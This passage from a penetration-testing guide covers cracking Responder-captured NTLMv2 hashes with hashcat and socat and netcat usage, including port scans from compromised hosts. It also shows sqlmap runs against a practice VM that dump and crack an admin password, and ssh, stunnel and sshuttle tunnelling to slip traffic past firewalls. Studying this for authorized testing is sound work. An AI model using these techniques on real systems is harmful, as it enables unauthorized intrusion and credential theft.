hacker@kali:~$ #       NTLMV2HASH = HMAC-MD5 hash
hacker@kali:~$ #       RESPONSE = entire NTLMv2 response except for NTLMV2HASH
hacker@kali:~$ cp /usr/share/responder/HTTP-NTLMv2-Client-$T.txt hashes.txt
hacker@kali:~$ # add the actual password to rockyou.txt if not already there
hacker@kali:~$ echo "$PASSWORD" > words.txt
hacker@kali:~$ zcat /usr/share/wordlists/rockyou.txt.gz >> words.txt
hacker@kali:~$ # crack NetNTLMv2 hash = 5600
hacker@kali:~$ $SUDO hashcat --hash-type=5600 --potfile-disable hashes.txt words.txt \
> | tee cracked.txt
##### SNIP #####
hacker@kali:~$ cat cracked.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...

Added hashes from file hashes.txt: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

NOTE: press enter for status-screen

JGM::taxing:1122334455667788:be429406642bf55e51748a867acdd409:010100000000000042a43e2c048ed00113456a
All hashes have been recovered

Input.Mode: Dict (words.txt)
Index.....: 1/5 (segment), 3625424 (words), 33550337 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, - words
Progress...: 4/3625424 (0.00%)
Running....: --:--:--:--
Estimated.: --:--:--:--

```

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```

Started: Wed May 13 22:15:26 2015
Stopped: Wed May 13 22:15:26 2015
##### SNIP #####

```

Now want to run smbexec

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
INSTALL_DIR="/usr/local/bin"
cd $INSTALL_DIR
$SUDO git clone https://github.com/pentestgeek/smbexec.git smbexec.git
cd smbexec.git
$SUDO ./install.sh

```

Local Network Attacks: LLMNR and NBT-NS Poisoning

SMB Attacks Through Directory Traversal

Effective NTLM / SMB Relaying

Refresher Series - Capturing and cracking SMB hashes with Cain and Half-LM rainbow tables

Attacking LM/NTLMv1 Challenge/Response Authentication

nmap smb-enum-users

enum4linux

HTML injection

forced NTLM auth for wpad.dat file retrieval

SMBRelay - relay selected account credentials to target systems & run command

analyze mode - no poisoned responses

WPAD description in [Responder 2.0 - Owning Windows Networks part 3](#)

SMB Relay Modules as in ^^^^

stealthiness

ICMP redirect

Windows <= 5.2 Domainmembers (XP, Windows server 2003 and above) have ICMP Redirect enabled by default. This functionality can be used to remotely add (with no authentication required) a new route for a given host. Yes, you heard me right.

[How to Get Less Findings on Your Next Internal Penetration Test](#)

Local Network Vulnerabilities - LLMNR and NBT-NS Poisoning

6.13 socat VS (nc VS ncat VS netcat)

6.13.1 connecting sockets

Consider using `socat` in preference to the older “netcat” alternatives available in Debian Linux for traditional socket connections due to its greater flexibility. However, `socat` cannot be considered a replacement for “netcat” as it is generally not installed, especially on older Linux distributions. There are actually 3 different versions of “netcat”:

- `/usr/bin/ncat` (`ncat` runs this version), nmap.org's `ncat` from the `nmap` package
- `/bin/nc.openbsd` (`nc` and `netcat` run this version), the OpenBSD “netcat”
- `/bin/nc.traditional`, the traditional “netcat” which is effectively “hidden” by the alternatives package. This one doesn't handle IPv6.

Rather than compare netcat's OpenBSD and nmap.org versions you should investigate the much more flexible `socat` (especially review the [socat examples](#)). Additional examples are: [Examples for using socat \(and filan\)](#) and [Playing with the sockets: socat and netcat](#).

Note that only `socat` version 1 is currently available in Debian and we are looking forward to the much-improved `socat` version 2 in the future. From the [socat README](#):

`socat` is a relay for bidirectional data transfer between two independent data channels. Each of these data channels may be a file, pipe, device (serial line etc. or a pseudo terminal), a socket (UNIX, IP4, IP6 - raw, UDP, TCP), an SSL socket, proxy CONNECT connection, a file descriptor (stdin etc.), the GNU line editor (readline), a program, or a combination of two of these. These modes include generation of “listening” sockets, named pipes, and pseudo terminals.

`socat` can be used, e.g., as TCP port forwarder (one-shot or daemon), as an external socksifier, for attacking weak firewalls, as a shell interface to UNIX sockets, IP6 relay, for redirecting TCP oriented programs to a serial line, to logically connect serial lines on different computers, or to establish a relatively secure environment (`su` and `chroot`) for running client or server shell scripts with network connections.

Many options are available to refine socat's behaviour: terminal parameters, `open()` options, file permissions, file and process owners, basic socket options like bind address, advanced socket options like IP source routing, linger, TTL, TOS (type of service), or TCP performance tuning.

More capabilities, like daemon mode with forking, client address check, “tail -f” mode, some stream data processing (line terminator conversion), choosing sockets, pipes, or ptys for interprocess communication, debug and trace options, logging to syslog, stderr or file, and last but not least precise error messages make it a versatile tool for many different purposes.

In fact, many of these features already exist in specialized tools; but until now, there does not seem to exist another tool that provides such a generic, flexible, simple and almost comprehensive (UNIX) byte stream connector.

Here are a couple of `socat` examples.

- Show file output alternatives `GOPEN`, `OPEN`, and `CREATE`.

```
socat -u STDIO CREATE:tmp.txt
# GOPEN - creates if needed, appends
# OPEN - expects file exists, truncates
# CREATE - creates if needed, truncates
# option creat = creates file if needed
# option append = appends to file
# option trunc = truncates file
# option excl = errors if file exists
# Use "od -c tmp.txt" to see exactly what is written to the file
echo -ne "abc\ndef\n" | socat STDIN CREATE:tmp.txt
echo -ne "abc\ndef\n" | socat STDIN FILE:tmp.txt,creat
echo -ne "abc\ndef\n" | socat STDIN FILE:tmp.txt,append
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,trunc
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,excl
echo -ne "abc\ndef\n" | socat STDIN OPEN:tmp.txt,creat,append
echo -ne "abc\ndef\n" | socat STDIN CREATE:tmp.txt,crlf
```

- Direct `ssh` from localhost to `rhost` is not allowed, but hopping through `ihost` is allowed. To do this in one command:

```
ssh -q -o 'ProxyCommand ssh -q iuser@ihost socat STDIN TCP:%h:%p' ruser@rhost
```

Lets break down how this example works. ssh first runs the ProxyCommand, so it does an ssh -q iuser@ihost and then executes the command socat STDIN TCP:%h:%p using (in this case) socat STDIN TCP:rhost:22 where rhost is interpreted on ihost (that is 127.0.0.1 would be on ihost, not local-host). Now we have the proxy tunnel set up: first hop to ihost via ssh and second hop to rhost via a socat TCP tunnel. Now the original ssh command (not the one in ProxyCommand) uses this tunnel to ssh as ruser.

- Send http headers to web server:

```
# socat sending X-Forwarded-For
TARGET=192.168.1.102
cat > head.txt <<EOF
HEAD / HTTP/1.1
Host: vulnerable
X-Forwarded-For: 123.123.123.123
Connection: close

EOF
# ignoreeof keeps socat running until "Connection: close"
# crlf converts \n to \r\n
cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf
```

- Direct ssh from localhost to rhost is not allowed, but hopping through http-proxy:3128 is allowed. To do this:

```
ssh -o "ProxyCommand socat STDIO PROXY:http-proxy:%h:%p,proxyport=3128" ↵
↪ruser@rhost
```

Lets break down host this example works. ssh first runs the ProxyCommand, so it does socat STDIO PROXY:http-proxy:%h:%p,proxyport=3128 using (in this case) socat STDIO PROXY:http-proxy:rhost:22,proxyport=3128. So a proxy tunnel is set up from localhost through http-proxy to rhost port 22. Now the ssh command uses this tunnel to ssh as ruser.

On a side note, if you have lots of these hops to set up it may be more convenient to create a ~/.ssh/config file using the ControlMaster and ControlPath options.

- You can even get the latest time via:

```
socat TCP:time.nist.gov:13 STDIO
```

- You'll notice the TCP4-LISTEN option only specifies the port and listens on all addresses. To force it to a particular address use the bind option:

```
socat tcp4-listen:80,bind=127.0.0.1,reuseaddr,fork EXEC:/home/someuser/process.sh
```

6.13.2 “netcat” as an nmap replacement

This is where “netcat” shines in comparison to socat: the “-z” option “Specifies that nc should just scan for listening daemons, without sending any data to them”, where a port range can be specified.” That allows “netcat” to do port scans from compromised hosts lacking nmap:

```
# scan ports 1-100 for a particular host
nc -znv -w 1 192.168.1.1 1-100
# show only succeeded ports
nc -znv -w 1 192.168.1.1 1-100 2>&1 | grep succeeded | cut -d" " -f4
```

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```
# same scan for many IPs (takes a while)
for ((h=1; h<5; h++)); do
    nc -znv -w 1 192.168.1.$h 1-100 2>&1 | grep succeeded | cut -d" " -f3,4
done
# another set of scans for specific hosts
for h in 1 28 29 101; do
    nc -znv 192.168.1.$h 1-100 2>&1 | grep succeeded | cut -d" " -f3,4
done
```

6.14 sqlmap

6.14.1 SQL injection

From [Wikipedia SQL injection](#):

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

See [Bobby Tables: A guide to preventing SQL injection](#). To secure a database against SQL injection you should use only prepared SQL statements, turn off DBMS error reports, and use the least privileged account. Do not use your own custom code as these are subject to mistakes.

6.14.2 sqlmap intro

sqlmap is a Python program supporting both SQL injection and direct database connection. sqlmap can exploit a database and interact with the file and operating systems. Exploiting a database can include reading data (including passwords), determining database structure, modifying the database including stored procedures, and replicating a local copy of the data. Interacting with the file system can include uploading, downloading, and modifying files. Interacting with the operating systems can include running arbitrary commands. The functionality is highly dependent on the DBMS involved.

Consult the [sqlmap wiki](#) for an introduction. [sqlmap techniques](#) summarizes the 5 different SQL injection types supported by sqlmap. Note that the structure of the database application determines the possible injection types. For example, the *UNION query-based* type works for “the output of the `SELECT` statement within a `for` loop, or similar, ...”.

From [sqlmap wiki features](#):

sqlmap “generic features” describes much of what you expect from SQL injection. It has “Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.” It not only supports SQL injection but also direct connection to the database. And it can “replicate the back-end database tables structure and entries on a local SQLite 3 database.”

sqlmap “fingerprint and enumeration features” not only can fingerprint the database and operating systems, but also determine the database structure.

sqlmap “takeover features” can download/upload files, execute arbitrary commands and retrieve their output, and in-memory execution of Metasploit shellcode. These are available in some versions of MySQL, PostgreSQL, and Microsoft SQL Server.

6.14.3 sqlmap examples

One way to study `sqlmap` is to run `sqlmap --help` and study arguments by group. We'll do that here using as a target the VM in *PentesterLab From SQL injection to Shell*.

General & Miscellaneous

use `--output-dir $PWD/sqlmap`

The preferred way to use `sqlmap` is to explicitly specify the output directory as a fully qualified path, usually based on `$PWD`: `sqlmap --output-dir $PWD/sqlmap`.

Different `sqlmap` versions run via `sudo` have defaulted to `/root/.sqlmap/output/` or `/usr/share/sqlmap/output/`, and otherwise either `~/.sqlmap/output/` or `/tmp/sqlmapoutput?????` (????? a random 6 digit string). The `/tmp/sqlmapoutput?????` is especially bad as `sqlmap` saves results that can be re-used, so choosing a different subdirectory of `/tmp/` for each `sqlmap` run forces recomputation of these results. So avoid all this and just specify `--output-dir $PWD/sqlmap`.

To clean up the default directory locations run `sqlmap --purge-output` and `sudo sqlmap --purge-output`. This is especially important when running multiple pentest challenges having the same target IP:

use `--batch` and `--answers=ANSWERS` to override

`sqlmap` runtime questions can be answered automatically via `--batch` (takes the default answers), followed by `--answers=ANSWERS` to override selected default answers. Choose a unique word or phrase for each question and be wary of choosing something that appears in several questions as it will match all those questions. Consider the following three questions:

- custom injection marking character ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] Y
- (custom) HEADER parameter 'X-Forwarded-For #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
- do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y

Suppose you want all defaults except the last question; choosing `--batch --answers="want=N"` will actually answer "N" to all three questions because "want" appears in all three questions. Instead, choosing `--batch --answers="optimize=N"` will override only the last question, as desired.

`--forms` with `crawl=CRAWLDEPTH`

You don't have to manually search all pages for SQL injectable forms when `sqlmap` will do it for you.

```
hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ rm -rf sqlmap/
hacker@kali:~$ sqlmap -u "http://$TARGET/" --forms --crawl=2 --dbs \
--batch --output $PWD/sqlmap
##### SNIP #####
[12:21:16] [INFO] starting crawler
##### SNIP #####
[12:21:16] [INFO] sqlmap got a total of 7 targets
[#1] form:
```

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```

POST http://192.168.1.104:80/admin/index.php
POST data: user=&password=
do you want to test this form? [Y/n/q]
> Y
##### SNIP #####
[#2] form:
GET http://192.168.1.104:80/cat.php?id=1
do you want to test this form? [Y/n/q]
> Y
##### SNIP #####
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/
↵N] N
##### SNIP #####
do you want to exploit this SQL injection? [Y/n] Y
[12:21:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[12:21:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
##### SNIP #####

```

Enumeration & Fingerprint

use --banner and --fingerprint

To get basic service information use --banner and --fingerprint:

```

hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ rm -rf sqlmap/
hacker@kali:~$ sqlmap -u "http://$TARGET/cat.php?id=1" --fingerprint --banner \
--batch --output $PWD/sqlmap
##### SNIP #####
[12:54:07] [INFO] fetching banner
[12:54:07] [INFO] actively fingerprinting MySQL
[12:54:07] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: active fingerprint: MySQL >= 5.1.12 and < 5.5.0
                banner parsing fingerprint: MySQL 5.1.63
                html error message fingerprint: MySQL
banner:      '5.1.63-0+squeezel'
##### SNIP #####

```

use --dbs, -D DATABASE --tables, -D DATABASE -T TABLE --dump

Once you figure out the dbms, you can move through -dbs to enumerate databases, -D DATABASE --tables to enumerate tables in the database, and finally -D DATABASE -T TABLE --dump to dump the selected table. Here it goes one step forward and cracks a password in the dumped table:


```

hacker@kali:~$ TARGET=192.168.1.104
hacker@kali:~$ sqlmap -u "http://$TARGET/cat.php?id=1" \
    --fingerprint -D photoblog -T users --dump --batch --output $PWD/sqlmap
##### SNIP #####
Database: photoblog
Table: users
[1 entry]
+----+-----+-----+-----+
| id | login | password |
+----+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+----+-----+-----+-----+

```

--level, --risk and -p, --skip control injection points

From sqlmap --help:

```

--level=LEVEL    Level of tests to perform (1-5, default 1)
--risk=RISK      Risk of tests to perform (0-3, default 1)

```

The actual tests performed are in the file *xml/payloads.xml*, a difficult to read and understand file (to say the least). Informally, sqlmap usage states:

By default sqlmap tests all GET parameters and POST parameters. When the value of `-level` is `>= 2` it tests also HTTP Cookie header values. When this value is `>= 3` it tests also HTTP User-Agent and HTTP Referer header value for SQL injections. It is however possible to manually specify a comma-separated list of parameter(s) that you want sqlmap to test. This will bypass the dependence on value of `-level` too.

For instance, to test for GET parameter `id` and for HTTP User-Agent only, provide `-p "id,user-agent"`.

In case that user wants to exclude certain parameters from testing, he can use option `-skip`. That is especially useful in cases when you want to use higher value for `-level` and test all available parameters excluding some of HTTP headers normally being tested.

For instance, to skip testing for HTTP header User-Agent and HTTP header Referer at `-level=5`, provide `-skip="user-agent,referrer"`.

And for risk it states:

This option requires an argument which specifies the risk of tests to perform. There are four risk values. The default value is 1 which is innocuous for the majority of SQL injection points. Risk value 2 adds to the default level the tests for heavy query time-based SQL injections and value 3 adds also OR-based SQL injection tests.

In some instances, like a SQL injection in an UPDATE statement, injecting an OR-based payload can lead to an update of all the entries of the table, which is certainly not what the attacker wants. For this reason and others this option has been introduced: the user has control over which payloads get tested, the user can arbitrarily choose to use also potentially dangerous ones. As per the previous option, the payloads used by sqlmap are specified in the textual file *xml/payloads.xml* and you are free to edit and add your owns.

Request

HTTP GET vs POST

Injection points are often in either GET or POST forms and `sqlmap` handles both. All `sqlmap` runs must specify a url using one of the following (but usually `-u` or `-url`):

- d DIRECT** Direct connection to the database
- u URL, --url=URL** Target URL (e.g. “`www.target.com/vuln.php?id=1`”)
- l LOGFILE** Parse targets from Burp or WebScarab proxy logs
- m BULKFILE** Scan multiple targets enlisted in a given textual file
- r REQUESTFILE** Load HTTP request from a file
- g GOOGLEDORK** Process Google dork results as target URLs
- c CONFIGFILE** Load options from a configuration INI file

POST requests additionally use the `--data` option to specify POST parameters.

- data=DATA** Data string to be sent through POST
- param-del=PDEL** Character used for splitting parameter values

Here are examples of a GET and POST requests. Note that you can avoid using `--data` by using the `-forms` option to automatically parse the form data (see *forms with `crawl=CRAWLDEPTH`*).

```
# GET
python sqlmap.py -u "http://www.target.com/vuln.php?id=1" -f \
    --banner --dbs --users
# POST
python sqlmap.py -u "http://www.target.com/vuln.php" --data="id=1" -f \
    --banner --dbs --users
# POST with --param-del to avoid ampersand character
python sqlmap.py -u "http://www.target.com/vuln.php" --data="query=foobar;id=1" \
    --param-del=";" -f --banner --dbs --users
# POST using --forms
python sqlmap.py -u "http://www.target.com/vuln.php" --forms -f --banner \
    --dbs --users
```

6.15 tcpdump & tcpflow

From the `tcpdump` Wireshark wiki entry:

TcpDump lives at www.tcpdump.org

TcpDump is also the place where LibPcap lives; LibPcap is the standard API and CaptureFile format used by Wireshark and TShark as well as many many other tools.

If you do a lot of network capturing it is well worth the effort to learn all the command line switches to TcpDump for the same reason learning VI is useful. This tool will be there for almost all Un*xen you will find, TShark might not.

`tshark` is the command line version of `Wireshark`, and is well worth learning in its own right.

Here are a few key points to remember about `tcpdump`:

- Capture to file (**-w file**) and replay from file (**-r file**)

`tcpdump` can capture packets to a file in standard pcap format for later replay by any pcap-compliant network analyzer. That includes not only `tcpdump` but also `tcpflow`, `tcpjoin`, `tcpslice`, and more.

- `tcpdump` option `-s 0` insures that captured packets are not truncated.

Here are a few examples:

```
# Capture all DNS traffic
tcpdump -s 0 -w dns.pcap port 53

# Playback requests going to Google DNS
tcpdump -X -r dns.pcap host 8.8.8.8 or host 8.8.4.4

# Capture all IPv4 HTTP packets to a file
tcpdump -s 0 -w http.pcap tcp port 80

# Playback only IPv4 HTTP packets containing data (not SYN, FIN, ACK-only).
# Check for data by taking IP packet total length - IP header - TCP header > 0.
#   tcpdump expressions can have PROTO[OFFSET:SIZE]
#   PROTO = protocol from IP, TCP, UDP, or ICMP
#   OFFSET = octet (byte) offset in PROTO part of packet
#   SIZE = number of octets
#   ip[2:2] = IP header total length
#   ip[0]&0xf = IP header 4 bit IHL (IP header length)
# So the difference of the above 2 is the IP packet size without the header
# tcp[12] & 0xf0 = offset >>2
# So (tcp[12] & 0xf0) << 2 = offset = header length
# So the end result is the amount of data bytes.
# NOTE - single quotes mean to escaping needed
tcpdump -X -r http.pcap '(((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0) '


# Break http.pcap into flows in subdirectory flows
tcpflow -r http.pcap -o flows -a
# Look at the report
evince flows/report.pdf &
```

6.16 Tunneling Traffic

The idea is to hide traffic. To avoid firewall deep packet inspection you can use a tunneling protocol where a (permitted) delivery protocol encapsulates a (hidden) payload protocol: e.g. https delivery protocol encapsulating ssh payload protocol.

6.16.1 stunnel SSL/TLS Tunneling

`stunnel` can hide most TCP traffic using SSL/TLS, effectively looking like https traffic. Here we illustrate this following [Tunnel SSH over SSL](#) where SSL/TLS is the delivery protocol and ssh is the payload protocol. The remote attacker's machine requires: (1) installing the `stunnel4` package, (2) generating a tunnel key, (3) specifying the listening local ip:port (`STUNNEL_ENDPOINT:443`), and (4) specifying the desired destination host:port (`DESTINATION:22`). The local client side requires: (1) installing the `stunnel4` package, (2) downloading the tunnel cert, (3) specifying the listening local ip:port (here 2200), (4) specifying the remote tunnel ip:port (`STUNNEL_ENDPOINT:443`), and (5) starting the `stunnel4` service on the port. And of course these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.



6.16.2 sshuttle ssh VPN

From [sshuttle: where transparent proxy meets VPN meets ssh](#): “Transparent proxy server that works as a poor man’s VPN. Forwards over ssh. Doesn’t require admin. Works with Linux and MacOS. Supports DNS tunneling.”

Actually, `sshuttle` requires root access on the local machine. If routing is enabled on the local machine it can forward the entire subnet to the VPN.

The advantages of `sshuttle` over `ssh -L` are: (1) it doesn’t need a `ssh` port forward for every single host/port on the remote network, (2) better performance due to not running TCP over TCP, and (3) you can forward DNS to the remote server.

`sshuttle` command line options to consider:

- D, --daemon** fork into background after connecting to remote server
- l, --listen=[ip:]port** specify the ip & port as a transparent proxy (vs. default to 127.0.0.1:port for some random port). If non-default and want to route from local network, make sure kernel IP forwarding is enabled. If you’re not routing you don’t need to specify this argument.
 - dns capture local DNS requests and forward to the remote DNS server
- N, --auto-nets** ask server for subnets we should route
- r, --remote=[username@]sshserver[:port]** connect to this remote server
- <subnets>** subnets to route over the VPN (e.g. 0/0)

Here’s an example: `sudo sshuttle --dns -vvr sshuser@sshserver 0/0` which sets up a VPN for all addresses through `ssh` to `sshserver` showing very verbose logging.

6.16.3 ssh Tunneling Support

There are 3 kinds of `ssh` tunnels: (1) “-L” local port forwarding, (2) “-R” reverse tunnel, and (3) “-D” dynamic port forwarding (or “SOCKS”-ifying any protocol). View [The Black Magic Of SSH / SSH Can Do That?](#) for a good, long video about `ssh` tunneling and more.

In all 3 cases we use 5 hosts: INTERNALHOST <=> COMPROMISEDHOST <=> FIREWALL <=> SSHHOST <=> REMOTEHOST. (Note: The FIREWALL is optional and there to note that we’re sneaking data in/out of the pen test target. And generally the INTERNALHOST and COMPROMISEDHOST can be the same, as can the SSHHOST and REMOTEHOST.) In all 3 cases the `ssh [-L, -R, -D]` command is run on the COMPROMISEDHOST and the `ssh` tunnel runs between COMPROMISEDHOST <=> FIREWALL <=> SSHHOST. The “-L” and “-D” options

send traffic from the COMPROMISEDHOST outbound through the firewall, while the “-R” (for reverse) sends traffic inbound to the COMPROMISEDHOST side of the FIREWALL.

Note that the tunneled traffic between INTERNALHOST <=> REMOTEHOST need not be `ssh`. To illustrate this we use `http` for the “-D” option, but for the “-L” and “-R” cases we illustrate using `ssh` traffic tunneled.

While the COMPROMISEDHOST <=> FIREWALL <=> SSHHOST tunnel is encrypted by `ssh`, the other traffic legs are only encrypted if the tunneled protocol is encrypted. So parts of the `http` traffic are not encrypted (as you would expect).

“-L” Local Port Forwarding

This case tunnels traffic from anywhere inside the firewall through the COMPROMISEDHOST <=> FIREWALL <=> SSHHOST tunnel to a fixed REMOTEHOST. Below we show tunneling `ssh` through the `ssh` tunnel, though we could just as well forwarded `http` or `https` or

`ssh -fNT sshuser@SSHHOST -L [localbindaddress:]localport:REMOTEHOST:remoteport`
arguments are:


- fNT** -f places `ssh` in background before command execution.
- N prevents opening a remote command (just forward ports).
- T disables pseudo-tty allocation.

-L [localbindaddress:]localport:REMOTEHOST:remoteport Bind to “localbindaddress:localport” on the local machine. The default localbindaddress is 127.0.0.1.

At the SSHHOST forward the data to REMOTEHOST:remoteport. (So REMOTEHOST:remoteport = localhost:22 would forward the data to 127.0.0.1:22 on the SSHHOST, not the local host where the `ssh` command is executed.)

sshuser@SSHHOST `ssh` to server at SSHHOST as `sshuser`.

Here goes an example forwarding `ssh` through a firewall to a `bad_host`:



Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

“-R” Remote Forwarding

This case tunnels traffic from anywhere outside the firewall through the SSHHOST <=> FIREWALL <=> COMPROMISEDHOST tunnel to a fixed INTERNALHOST. Below we show tunneling `ssh` through the `ssh` tunnel, though we could just as well forwarded `http` or `https` or


`ssh -fNT sshuser@SSHHOST -R [SSHHOST:]sshhostport:INTERNALHOST:internalport` arguments are:

- fNT**
 - f places ssh in background before command execution.
 - N prevents opening a remote command (just forward ports).
 - T disables pseudo-tty allocation.
- R [SSHHOST:]sshhostport:INTERNALHOST:internalport** Bind to “SSHHOST:sshhostport” on the SSHHOST machine. “-L” did the binding on the local machine but here we’re binding on the external `ssh` tunnel end.

At the local host forward the data to INTERNALHOST:internalport. (So INTERNALHOST:internalport = localhost:22 would forward the data to 127.0.0.1:22 on the local host where the `ssh` command is run.)

sshuser@SSHHOST `ssh` to server at host SSHHOST as sshuser.

Here goes an example remote forwarding `ssh` through a firewall from a REMOTEHOST:



Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

“-D” Dynamic Forwarding


Dynamic port forwarding turns the COMPROMISEDHOST into a SOCKS server. This case tunnels SOCKS traffic from anywhere inside the firewall through the COMPROMISEDHOST <=> FIREWALL <=> SSHHOST tunnel to any REMOTEHOST (it’s not fixed in this case). Below we show tunneling http through the `ssh` tunnel, knowing it’s unencrypted outside the `ssh` tunnel.

`ssh -fNT sshuser@SSHHOST -D [bind_address:]port` with arguments:

- fNT**
 - f places ssh in background before command execution.
 - N prevents opening a remote command (just forward ports).
 - T disables pseudo-tty allocation.
- D [bind_address:]port** Bind to “bind_address:port” on the local machine. Act as a SOCKS server tunneling the data through to the remote host.

sshuser@SSHHOST `ssh` to server at host SSHHOST as sshuser.

Here goes an example setting up the COMPROMISEDHOST as a SOCKS server for outbound http traffic (using the curl command):



Again we note these host modifications will be caught by any decent host-based intrusion detection system, making it difficult to do clandestinely.

6.17 Web Goat

From the [WebGoat](#) site:

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security lessons. You can install and practice with WebGoat in either J2EE (this page) or [\[WebGoat for .Net\]](#) in ASP.NET. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat applications. For example, in one of the lessons the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.

Of course it's insecure by design, so be careful where you install it.

